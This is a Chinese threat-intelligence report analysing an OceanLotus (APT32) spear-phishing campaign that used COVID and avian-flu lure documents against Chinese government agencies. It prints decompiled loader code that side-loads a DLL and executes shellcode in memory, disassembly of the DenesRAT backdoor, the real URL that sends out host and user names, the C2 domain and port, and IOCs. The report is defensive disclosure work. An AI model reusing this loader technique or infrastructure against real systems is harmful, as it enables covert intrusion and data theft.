

越南国家背景APT组织“海莲花”利用疫情话题攻击我国政府机构

By 安全威胁情报

Archived: 2026-04-05 15:37:03 UTC

TAG : 高级可持续攻击、海莲花、中国、APT32、OceanLotus、DenesRAT、政府

TLP : 白 (报告使用及转发不受限制)

日期 : 2020-03-05

概述

新型肺炎近期在全球范围内引起广泛关注，微步情报局监测发现，自新型肺炎爆发以来，有大量APT组织和黑产团伙利用作为话题发起攻击，如白象、绿斑、蔓灵花、海莲花、Kimsuky和Hades等，微步在线已撰写了多篇相关报告披露来此类攻击活动。

“海莲花”，又名APT32和OceanLotus，是越南背景的黑客组织。该组织至少自2012年开始活跃，长期针对中国能源相关行业、海事机构、海域建设部门、科研院所和航运企业等进行网络攻击。除中国外，“海莲花”的目标还包含全球的政府、军事机构和大型企业，以及本国的媒体、人权和公民社会等相关的组织和个人。

近期，微步情报局通过威胁狩猎系统再次捕获“海莲花”利用疫情话题针对我国发起攻击活动的样本文件，分析有如下发现：


- 攻击者以“湖南省家禽H5N1亚型高致病性禽流感疫情情况”、“冠状病毒实时更新：中国正在追踪来自湖北的旅行者”等时事热点为诱饵进行鱼叉攻击，攻击活动或发生于今年2月。
- 攻击者利用带数字签名的WPS文件，通过社会工程学诱导受害者点击执行，运行以后会通过侧加载方式装载恶意DLL，释放诱饵文档并且在内存中加载DenesRAT木马。
- DenesRAT木马具备文件操作、注册表读写、设置环境变量和远程执行代码等功能的后门，该后门被插入大量花指令用于对抗分析。
- 通过C2域名关联发现，“海莲花”此次攻击活动的目标或涉及我国某部委及武汉市多家政府机构，性质极为恶劣。
- 微步在线通过对相关样本、IP和域名的溯源分析，共提取5条相关IOC，可用于威胁情报检测。微步在线的威胁情报平台（TIP）、威胁检测平台（TDP）、API等均已支持此次攻击事件和团伙的检测。

详情


自活跃以来，“海莲花”一直持续针对我国进行网络攻击。在攻击过程中，“海莲花”一直在尝试不同方法以实现在目标系统上执行恶意代码和绕过安全检测，其中经常使用的包含白利用和C2流量伪装等。白利用和压缩文件结合是“海莲花”惯用的木马投递手法。

近日，微步情报局再次捕获到多个“海莲花”利用合法WPS可执行程序加载恶意DLL针对我国等目标的攻击样本。

诱饵一：湖南省家禽H5N1亚型高致病性禽流感疫情情况.docx



诱饵二：冠状病毒实时更新：中国正在追踪来自湖北的旅行者.doc



相关攻击的整体攻击流程如下：



由于诱饵文档相关内容均出现于今年2月上旬，据此推断攻击活动或发生在2月期间。

湖南省邵阳市双清区发生一起家禽H5N1亚型高致病性禽流感疫情



2020年2月1日 - 农业农村部新闻办公室2月1日发布,湖南省邵阳市双清区发生一起家禽H5N1亚型高致病性禽流感疫情。2月1日,农业农村部接到中国动物疫病预防控制中心报告,经国家禽流感...

环球网 - 百度快照

湖南邵阳发生一起家禽H5N1亚型高致病性禽流感疫情

2020年2月1日 - 农业农村部新闻办公室2月1日发布,湖南省邵阳市双清区发生一起家禽H5N1亚型高致病性禽流感疫情。农业农村部接到中国动物疫病预防控制中心报告,经国家禽...

新浪财经 - 百度快照

湖南发生“H5N1亚型高致病性禽流感”疫情! 病毒

2020年2月1日 - 21时42分,在中华人民共和国农业农村部网站公开栏的“疫情发布”栏,发布了一则题为“湖南省邵阳市双清区发生一起家禽H5N1亚型高致病性禽流感疫情”的...

搜狐网 - 百度快照

China Is Tracking Travelers From Hubei

The number of cases surged again in Hubei Province, the epicenter of the epidemic. The authorities are taking a high-tech approach to figuring out who has visited there.

Published Feb. 13, 2020

Updated Feb. 28, 2020



样本分析

攻击者通过带数字签名的WPS文件侧加载恶意DLL krpt.dll，krpt.dll执行后会解压DLL携带的资源文件并释放出诱饵文档，同时在内存中构造出后门DLL数据，然后修复导入表和重定位表。接着调用这个DLL的DllMain函数完成初始化，最后调用这个DLL的导出函数DllEntry执行后门功能。

由于投递的两个样本代码和C2基本完全一致，下文以其中一个为例进行分析。

1、基本信息如下：

恶意文件名称	krpt.dll
--------	----------

SHA256	c0d295d414ccd0b84a0e6c9f8c42083355a92ba97182d3aed9d5e8a99e3a99b1
SHA1	5ba69be6ff537224fcc1cd1090ffd0303af69d88
MD5	c8ea645fc5ac975af53e568566b90131
样本大小	1.17 MB (1,230,848 字节)
样本格式	DLL

2、侧加载方式装载“krpt.dll”文件并调用“_force_link_krpt”导出函数，然后将DLL携带的诱导文档资源释放到“%TEMP%”目录，相关代码：

```

1 if ( sub_10001/10(v3, v4) )
2 {
3   if ( !ExpandEnvironmentStringsW(L"%temp%", &Dst, 0x258u) )
4   {
5     v28 = -1;
6     if ( _InterlockedDecrement((volatile signed __int32 *)pMore - 1) <= 0 )
7       (*(void (__stdcall **)(LPCWSTR))(**((_DWORD **)pMore - 4) + 4))(pMore - 8);
8     goto LABEL_27;
9   }
10  v2 = pMore;
11  if ( *((_DWORD *)pMore - 1) > 1 )
12  {
13    sub_100017E0(*((_DWORD *)pMore - 3));
14    v2 = pMore;
15  }
16  if ( !PathAppendW(&Dst, v2) )
17    goto LABEL_25;
18  if ( PathFileExistsW(&Dst) )
19    goto LABEL_23;
20  v5 = hModule;
21  if ( hModule )
22  {
23    v6 = FindResourceW(hModule, (LPCWSTR)0x66, L"asdklfjghedjhasio");
24    v7 = v6;
25    if ( v6 )
26    {
27      v8 = LoadResource(v5, v6);
28      if ( v8 )
29      {
30        lpBuffer = LockResource(v8);
31        if ( lpBuffer )
32        {
33          v9 = (const WCHAR *)SizeofResource(v5, v7);
34          if ( v9 )
35          {
36            v10 = CreateFileW(&Dst, 0x40000000u, 0, 0, 2u, 0x80u, 0);
37            if ( v10 != (HANDLE)-1 )
38            {
39              pMore = 0;
40              WriteFile(v10, lpBuffer, (DWORD)v9, (LPDWORD)&pMore, 0);
41              if ( v9 != pMore )
42              {

```


3、释放完诱导文档后，加载资源文件中的Shellcode代码，相关代码：

```

114 v12 = (volatile signed __int32)(v2 - 8);
115 v28 = -1;
116 if ( _InterlockedDecrement(v12 + 3) <= 0 )
117     (*(void (__stdcall **)(volatile signed __int32 *))(**(_DWORD **))v12 + 4))(v12);
118 LABEL_27:
119 v13 = hModule;
120 if ( hModule )
121 {
122     v14 = FindResourceW(hModule, (LPCWSTR)0x65, L"asdklfjghedjhasio");
123     v15 = v14;
124     if ( v14 )
125     {
126         v16 = LoadResource(v13, v14);
127         if ( v16 )
128         {
129             v17 = LockResource(v16);
130             if ( v17 )
131             {
132                 v18 = SizeofResource(v13, v15);
133                 v19 = v18;
134                 if ( v18 )
135                 {
136                     v20 = (void (*)(void))VirtualAlloc(0, v18 + 1, 0x1000u, 0x40u);
137                     v21 = v20;
138                     if ( v20 )
139                     {
140                         memmove(v20, v17, v19);
141                         *((_BYTE *)v21 + v19) = -61;
142                         v21(); // 调用解密出来的ShellCode
143                     }
144                 }
145             }
146         }
147     }
148 }

```

4、Shellcode头部为循环解密代码，相关代码：



5、接着会获取HTTP接口函数，获取计算机名和用户名，通过HTTP方式提交到“libjs.inquirerjs.com”/script/x.png?CN=计算机名称&UN=用户名称&C=Windows_N”，如下图：

```

004E12BE 83C0      xor     eax,eax
004E12C0 50       push  eax
004E12C1 FF75 E4  push  dword ptr ss:[ebp-0x1C]
004E12C4 FF75 E0  push  dword ptr ss:[ebp-0x20]
004E12C7 57       push  edi
004E12C8 FF55 98  call   dword ptr ss:[ebp-0x68]
004E12CB 8BD8     mov    ebx,eax
004E12CD 895D D8  mov    dword ptr ss:[ebp-0x28],ebx
004E12D0 85D8     test   ebx,ebx
004E12D2 0F84 75020000  jb    024E154D
004E12D8 FF75 E8  push  dword ptr ss:[ebp-0x18]
004E12DB 33C0     xor     eax,eax
004E12DD 50       push  eax
004E12DE FF75 C0  push  dword ptr ss:[ebp-0x40]
004E12E1 50       push  eax
004E12E2 8DB5 E0ACFFFF  lea   eax,dword ptr ss:[ebp-0x5320]
004E12E8 50       push  eax
004E12E9 FF75 BC  push  dword ptr ss:[ebp-0x44]
004E12EC 5B       push  ebx
004E12ED FF55 94  call   dword ptr ss:[ebp-0x6C]
004E12F0 8BF0     mov    esi,eax
004E12F2 85F6     test   esi,esi
004E12F4 0F84 53020000  jb    024E154D
004E12FA 8B55 D0  mov    edx,dword ptr ss:[ebp-0x30]

```

CALL SS:[0018F4A8]-728FA95A (winhttp.VinHttpOpenRequest)

地址	HEX 数据	ASCII	001781CC	005E2B8
7CFE000	98 E0 F5 76 36 E0 F4 76 99 14 7C 76 09 14 7C 76	??u? u? u	00178100	0018F5CA
7CFE010	E2 18 7C 76 57 35 7C 76 46 58 7C 76 C0 11 7C 76	? u5 uFX u? u	00178104	0018A1F4
7CFE020	10 46 F5 76 E5 96 F5 76 ED 3C F5 76 50 34 7C 76	??P4 u	00178108	00000000

6、执行完HTTP请求后，跳转到插入大量“海莲花”常用花指令的Shellcode，最终在内存中加载DenesRAT后门，截图为DLL功能入口：

```

039E1070 CC       int3
039E1070 55       push  ebp
039E1071 8BEC     mov   ebp,esp
039E1073 6A FF   push  -0x1
039E1075 68 C1A7A003  push  0x3A0A7C1
039E107A 64:A1 00000000  mov   eax,dword ptr fs:[0]
039E1080 E9 F8050000  jmp  039E167D
039E1085 50       push  eax
039E1086 E8 35290100  call  039F39C0
039E108B 83C4 04    add   esp,0x4
039E108E 2BF7    sub   esi,edi
039E1090 C1FE 02    sar   esi,0x2
039E1093 83FE 07    cmp   esi,0x7
039E1096 0F82 42030000  jb   039E13DE
039E109C 8B17    mov   edx,dword ptr ds:[edi]
039E109E 52     push  edx
039E109F 8D45 A4    lea  eax,dword ptr ss:[ebp-0x5C]
039E10A2 50     push  eax
039E10A3 E8 08FDFFFF  call  039E0DB0
039E10A8 83C4 08    add   esp,0x8
039E10AB 8BF0    mov   esi,eax
039E10AD 81FE EC8AA103  cmp  esi,0x3A18AEC

```

esi=03990000

7、解密后的DenesRAT的C2配置为“vitlescaux.com”，如下：

039E1DD0	E9 00000000	jmp 039E1DD5	
039E1DD5	E8 56FEFFFF	call 039E1C30	
039E1DDA	8B4D FC	mov ecx,dword ptr ss:[ebp-0x4]	
039E1DDD	83C4 28	add esp,0x28	
039E1DE0	5F	pop edi	0018EC18
039E1DE1	33CD	xor ecx,ebp	
039E1DE3	5E	pop esi	0018EC18
039E1DE4	E8 C61F0100	call 039F3DAF	
039E1DE9	8BE5	mov esp,ebp	
039E1DEB	5D	pop ebp	0018EC18
039E1DEC	C3	retn	
039E1DED	CC	int3	
039E1DF5	CC	int3	

esp=0018EBE8

DenesRAT配置

地址	HEX 数据	ASCII		0018EBE8	0018EC18
00518CD8	84 01 00 00 2A 01 00 00 14 00 00 00 67 00 68 00	?..*f...g.h.		0018EBE8	03880B28
00518CE8	69 00 6A 00 6B 00 6C 00 6D 00 6E 00 6F 00 70 00	i.j.k.l.m.n.o.p.		0018EBF0	00518CD8
00518CF8	7A 00 00 00 53 00 4F 00 46 00 54 00 57 00 41 00	z...S.O.F.T.W.A.		0018EBF4	00000000
00518D08	52 00 45 00 5C 00 41 00 70 00 70 00 5C 00 41 00	R.E.\.A.p.p.\.A.		0018EBF8	FF18EC18
00518D18	70 00 70 00 58 00 37 00 30 00 31 00 36 00 32 00	p.p.X.7.0.1.6.2.		0018EBFC	03A170F8
00518D28	34 00 38 00 36 00 63 00 37 00 35 00 35 00 34 00	4.8.6.c.7.5.5.4.		0018EC00	00000000
00518D38	66 00 37 00 66 00 38 00 30 00 66 00 34 00 38 00	f.7.f.8.0.f.4.8.		0018EC04	0018EC18
00518D48	31 00 39 00 38 00 35 00 64 00 36 00 37 00 35 00	1.9.8.5.d.6.7.5.		0018EC08	00000000
00518D58	38 00 36 00 64 00 5C 00 41 00 70 00 70 00 6C 00	8.6.d.\.A.p.p.l.		0018EC0C	00000102
00518D68	69 00 63 00 61 00 74 00 69 00 6F 00 6E 00 7A 00	i.c.a.t.i.o.n.z.		0018EC10	00000000
00518D78	00 00 53 00 4F 00 46 00 54 00 57 00 41 00 52 00	..S.O.F.T.W.A.R.		0018EC14	00000000
00518D88	45 00 5C 00 41 00 70 00 70 00 5C 00 41 00 70 00	E.\.A.p.p.\.A.p.		0018EC18	9F2DFD2A
00518D98	70 00 58 00 37 00 30 00 31 00 36 00 32 00 34 00	p.X.7.0.1.6.2.4.		0018EC1C	3FC942A9
00518DA8	38 00 36 00 63 00 37 00 35 00 35 00 34 00 66 00	8.6.c.7.5.5.4.f.		0018EC20	3E32B991
00518DB8	37 00 66 00 38 00 30 00 66 00 34 00 38 00 31 00	7.f.8.0.f.4.8.1.		0018EC24	30F9E73C
00518DC8	39 00 38 00 35 00 64 00 36 00 37 00 35 00 38 00	1.9.8.5.d.6.7.5.8.		0018EC28	3743CE06
00518DD8	36 00 64 00 5C 00 44 00 65 00 66 00 61 00 75 00	6.d.\.D.e.f.a.u.		0018EC2C	5B485C1D
00518DE8	6C 00 74 00 49 00 63 00 6F 00 6E 00 08 00 00 00	l.t.I.c.o.n...d.e.		0018EC30	BA21D2A8
00518DF8	44 00 61 00 74 00 61 00 06 00 00 00 64 00 65 00	D.a.t.a...d.e.		0018EC34	10676513
00518E08	66 00 20 00 00 00 1C 00 00 00 76 00 69 00 74 00	f...v.i.t.		0018EC38	7F64BD0B
00518E18	6C 00 65 00 73 00 63 00 61 00 75 00 78 00 2E 00	l.e.s.c.a.u.x...		0018EC3C	DEFF6DB8
00518E28	63 00 6F 00 6D 00 04 00 00 00 00 00 00 00 04 00	c.o.m.		0018EC40	C783B716
00518E38	00 00 23 65 A0 7B 04 00 00 00 12 00 00 00 0A 00	...能... .		0018EC44	D4A14D7D
00518E48	00 00 32 00 38 00 31 00 39 00 34 00 08 00 00 00	...2.8.1.9.4... .		0018EC48	15B5F7F6
00518E58	5B 6E 3E 84 63 17 C5 FC 05 13 3B 38 2C F1 00 00	[n>令]...;8,?.		0018EC4C	799AE653
00518E68	C8 D0 53 00 F0 64 54 00 00 00 00 00 00 00 00 00	...S. ...T...		0018EC50	82497697

8、然后连接C2：“vitlescaux.com:28194”，通过TCP协议发送加密后的数据到C2服务器，相关截图：

039F1E01	51	push ecx	
039F1E02	52	push edx	
039F1E03	57	push edi	
039F1E04	FFD3	call ebx	ws2_32.connect
039F1E06	83F8 FF	cmp eax,0x1	
039F1E09	0F85 15000000	jmp 039F1E24	
039F1E0F	8B76 1C	mov esi,dword ptr ds:[esi+0x1C]	
039F1E12	85F6	test esi,esi	
039F1E14	0F85 E1FFFFFF	jmp 039F1DFB	
039F1E1A	57	push edi	
039F1E1D	FF1F 10000000	call dword ptr ds:[0x10000000]	ws2_32.closesocket

eax=00000000

地址	HEX 数据	ASCII		0018E938	00000000
00518CD8	84 01 00 00 2A 01 00 00 14 00 00 00 67 00 68 00	?..*f...g.h.		0018E938	00000000
00518CE8	69 00 6A 00 6B 00 6C 00 6D 00 6E 00 6F 00 70 00	i.j.k.l.m.n.o.p.		0018E93C	00000000
00518CF8	7A 00 00 00 53 00 4F 00 46 00 54 00 57 00 41 00	z...S.O.F.T.W.A.		0018E940	00000000
00518D08	52 00 45 00 5C 00 41 00 70 00 70 00 5C 00 41 00	R.E.\.A.p.p.\.A.		0018E944	0018E904
00518D18	70 00 70 00 58 00 37 00 30 00 31 00 36 00 32 00	p.p.X.7.0.1.6.2.		0018E948	039F2075 返回到 039F2075 来自 039F1D80
00518D28	34 00 38 00 36 00 63 00 37 00 35 00 35 00 34 00	4.8.6.c.7.5.5.4.		0018E94C	03DC85D8 UNICODE "vitlescaux.com"
				0018E950	00000001

9、最终释放的DenesRAT为“海莲花”组织私有木马，能够根据C2服务器下发的指令执行相应的功能，主要功能有：

- 文件操作，比如创建文件或目录、删除文件或目录、查找文件；
- 注册表读写；
- 远程执行代码，比如创建进程、执行DLL等；

- 设置环境变量。

关联分析

综合分析此次攻击的背景、TTPs、以及所使用的木马和网络资产，确定幕后攻击者为“海莲花”。

对libjs.inquirerjs.com进行关联分析发现，该域名曾在之前“海莲花”的攻击中被使用。

inquirerjs.com 配置安全DNS, 自动拦截恶意域名 >

微步标签 远控 APT 海莲花团伙

用户标签 远控服务器(0) 恶意网站(0) 正常网站(0) 钓鱼网站(0)

历史IP数量 2 域名上的URL 0 注册时间 2019-05-27 03:54:41 域名服务商 Innovadeus Pvt. Ltd.

与该域名通信样本 0 子域名数量 2 过期时间 2020-05-27 03:54:41 域名注册邮箱 contact@privacyprotect.org

情报判定 恶意 微步情报

此外，该域名近期还出现了多个可疑URL地址，涉及x****c@china****.gov.cn、wu****zs@wuhan.gov.cn、y****c@126.com等邮箱地址。根据微步情报局对“海莲花”历史活动的分析，这些URL应是被用于对目标邮箱的探测行为。而相关邮箱分别属于我国某部委及武汉市多家政府机构，暴露出“海莲花”此次攻击活动的险恶用心。

声明：本文来自安全威胁情报，版权归作者所有。文章内容仅代表作者独立观点，不代表安全内参立场，转载目的在于传递更多信息。如有侵权，请联系 anquanneican@163.com。

Source: <https://www.secrss.com/articles/17900>